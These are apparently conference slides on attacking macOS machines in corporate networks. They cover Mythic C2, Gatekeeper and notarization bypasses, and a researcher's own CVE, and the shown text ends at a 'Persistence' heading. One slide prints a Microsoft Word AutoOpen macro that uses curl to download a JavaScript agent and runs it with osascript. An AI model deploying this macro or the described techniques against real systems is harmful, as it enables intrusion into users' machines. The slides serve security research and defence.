

0-day up your sleeve

ATTACKING MACOS ENVIRONMENTS

Whoami?

Wojciech Reguła

Head of Mobile Security at securing

- Focused on iOS/macOS #appsec
- Blogger – <https://wojciechregula.blog>
- iOS Security Suite Creator
- macOS environments security



Agenda

1. Introduction
2. Macs in corporate environments
3. Setting up a C2 with Mythic
4. Initial access
5. Persistence
6. Data collection & Lateral movement
7. Hardening macOS environments
8. Conclusion

 Raise your hand if:

There is at least one Mac
in your company

 Raise your hand if:

This Mac has access to your
company's resources like other
Windows machines


Why did I decide to make this talk?

1. Macs are getting more common in corporate environments (developers, UX, designers, managers, etc.)
2. Software houses / IT companies have large % of Macs in their environments
3. Macs are not symmetrically secured comparing them to Windows machines...

What are the problems?


- 💀 Old, vulnerable macOS versions everywhere
- ⚙️ macOS system firewall disabled (default configuration)
- 🤔 Antimalware? Do Macs have viruses?
- 👤 Standard users working on admin accounts
- 📅 Lack of application whitelisting
- 💻 In mid-size companies Macs are not even enrolled in MDMs...

Macs in corporate environments



Mac is directly bound to the AD

Macs in corporate environments




Mac has NoMAD installed that handles Kerberos

Macs in corporate environments



Target for this talk






- ✓ Great red teaming framework with macOS support
- ✓ Created by Cody Thomas @its_a_feature_
- ✓ Open source - <https://github.com/its-a-feature/Mythic>
- ✓ Extensive docs - <https://docs.mythic-c2.net/>

<https://vimeo.com/751596706>

Initial access - problems



You can notarize several different types of software deliverables, including:

- macOS apps
- Non-app bundles, such as kernel extensions
- Disk images (UDIF format)
- Flat installer packages

1. According to Apple all the software downloaded directly with your browser must be notarized


Initial access - problems

Notarization gives users more confidence that the **Developer ID-signed software you distribute has been checked by Apple for malicious components**. Notarization is not App Review. The Apple notary service is an automated system that scans your software for malicious content, checks for code-signing issues, and returns the results to you quickly. If there are no issues, the notary service generates a ticket for you to staple to your software; the notary service also publishes that ticket online where Gatekeeper can find it.


2. Notarization will check if the software doesn't contain malicious components

Initial access - problems

3. If you don't notarize your app macOS will block it.




Initial access – solutions for the problems



1. We can create a legit pkg file, notarize it and risk our certificate to be revoked by Apple

Initial access – solutions for the problems

2. We can convince user to right click and open the app. It's a popular technique used by malware



Initial access – solutions for the problems

3. We can bypass the GateKeeper using a 0-day

Installer

Available for: macOS Big Sur


Impact: A malicious application may bypass Gatekeeper checks

Description: This issue was addressed with improved handling of file metadata.


CVE-2021-30658: Wojciech Reguła (@_r3ggi) of SecuRing

Initial access – solutions for the problems

4. Use Microsoft Office Macro.



Initial access with a Microsoft Word Macro



```
(General)

Sub AutoOpen()

MacScript ("do shell script ""curl https://example.com/apfell.js -o totallyNotAVirus.js"" ")
MacScript ("do shell script ""chmod +x totallyNotAVirus.js"" ")
MacScript ("do shell script ""osascript -l JavaScript totallyNotAVirus.js &"" ")

End Sub
```

Initial access with a Microsoft Word Macro


The screenshot shows the macOS Activity Monitor window with the search filter set to "Microsoft Word". The "Sandbox" column is highlighted with a red box, showing that Microsoft Word is running in a sandboxed environment. The CPU tab is selected, and the system status at the bottom shows a total CPU load of 8.56% (3.86% System, 4.70% User, 91.43% Idle).

Process Name	Sandbox	User	% CPU	CPU Time	Threads	Idle Wake-Ups	Kind
Microsoft Word	Yes	wregula	2,7	39,15	18	35	Apple
com.apple.appkit.xpc.openA...	No	wregula	0,0	1,41	3	0	Apple
QuickLookUIService (com.ap...	Yes	wregula	0,0	0,04	3	0	Apple

System:	3,86%	CPU LOAD	Threads:	3 921
User:	4,70%		Processes:	629
Idle:	91,43%			

Initial access with a Microsoft Word Macro

- Madhav Bhatt shared a cool technique to escape the Word's sandbox. However, it requires users to reboot their Macs.



The image shows a screenshot of a web browser displaying a Medium article. The browser's address bar shows the URL 'desi-jarvis.medium.com'. The article is by Madhav Bhatt, dated Oct 15, 2020, and is 8 minutes long. The title of the article is 'Office365 MacOS Sandbox Escape'. The main text begins with 'In this article, we are going to review how we can escape the Office365 sandbox in MacOS Catalina. Apple has hardened MacOS environment in recent years which has made privilege escalation from sandboxed applications lot more difficult than it used to be. The methodology discussed here builds on top of already published MDsec article by Adam Chester as well as Objective-See article by Patrick Wardle.' The article is partially cut off at the bottom. On the right side of the page, there is a 'Get started' button, a 'Sign In' link, a search bar, and a profile card for Madhav Bhatt with 64 followers and a bio: 'Effective collaboration between red and blue can produce offensive defense a.k.a blue team quickly detecting, responding and disrupting attackers activities.' There are 'Follow' and 'Message' buttons below the profile card.

...but we have our own 0-days 🤩

Presenting :

macOS sandbox escape vulnerability

<https://vimeo.com/751596839>

Persistence

